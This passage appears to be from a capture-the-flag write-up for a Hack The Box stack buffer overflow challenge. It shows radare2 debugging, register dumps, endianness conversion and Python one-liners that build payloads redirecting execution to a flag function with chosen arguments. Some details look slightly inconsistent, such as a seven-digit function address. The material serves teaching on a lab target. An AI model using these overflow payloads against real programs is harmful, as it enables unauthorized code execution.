AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtest
(base) hacker5preme:~/HTB$ python3 -c "print('test'.encode('utf-8').hex())"
74657374
(base) hacker5preme:~/HTB$ r2 -d ./vuln
glibc.fc_offset = 0x00148
 -- Greetings, human.
[0xf7f00120]> dc
You know who are 0xDiablos:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtest
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtest
[+] SIGNAL 11 errno=0 addr=0x74736574 code=1 si_pid=1953719668 ret=0
[0x74736574]> dr
eax = 0x000000c1
ebx = 0x41414141
ecx = 0xffffffff
edx = 0xffffffff
esi = 0xf7ed4000
edi = 0xf7ed4000
esp = 0xff9f11e0
ebp = 0x41414141
eip = 0x74736574
eflags = 0x00010282
oeax = 0xffffffff
[0x74736574]> 
```

As we can see here, after supplying the input the instruction pointer holds the value **0x74736574** The string “test“ converted to hexadecimal is **0x74657374**. Do you notice the similarity?


We have to swap the endianness (https://www.geeksforgeeks.org/bit-manipulation-swap-endianness-of-a-number/) and now we get our test value **0x74657374**. Now we have to use our new knowledge to trigger the flag function and find the flag.

In the first out of three steps we will find out, how to call the flag function. We will just use radare2 for this one. The base payload of 188 A‘s stays the same. We previuosly found the entry point of the flag function **0x08491e2** and we will replace “test“ with the entry point. We have to swap the endiannes before so the entry point is **0xe2910408.**




```
(base) hacker5preme:~/HTB$ python3 -c "import sys; sys.stdout.buffer.write(b'A'*188 + b'\xe2\x91\x04\x08')" > bof.
txt
(base) hacker5preme:~/HTB$ r2 -d rarun2 program=./vuln stdin=bof.txt
 -- That's embarrassing.
[0x7f6059c2e100]> dc
[0xf7f3f120]> dc
You know who are 0xDiablos:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA�
Hurry up and try in on server side.
(64435) Process exited with status=0x0
[0xf7f3c549]> 
```

The radare2 tool rarun2 is used to run and debug a program with input from a file. It shows us, that we succesfully did the challenge. Did we? If we try it on the server side, I‘ll leave that one up to you, it doesn‘t show us the flag. Why? We didnt supply the parameters defined in the source code.



```c
void flag(int param_1,int param_2)

{
  char local_50 [64];
  FILE *local_10;

  local_10 = fopen("flag.txt","r");
  if (local_10 != (FILE *)0x0) {
    fgets(local_50,0x40,local_10);
    if ((param_1 == L'\xdeadbeef') && (param_2 == L'\xc0ded00d')) {
      printf(local_50);
    }
    return;
  }
  puts("Hurry up and try in on server side.");
                    /* WARNING: Subroutine does not return */
  exit(0);
}
```

As you probably noticed, I changed the parameter values to Char, so we can input this as bytes easily. Parameter 1 with swapped endianness is **0xefbeadde |** Parameter 2 results in **0x0dd0dec0**
Now we just have to construct the new payload.



```
(base) hacker5preme:~/HTB$ python3 -c "import sys; sys.stdout.buffer.write(b'A'*188 + b'\xe2\x91\x04\x08' + b'\xef
\xbe\xad\xde\x0d\xd0\xde\xc0')" > bof.txt
(base) hacker5preme:~/HTB$ ./vuln < bof.txt
You know who are 0xDiablos:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
���AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA²�
Hurry up and try in on server side.
(base) hacker5preme:~/HTB$ 
```

Hurry up and try it on server side.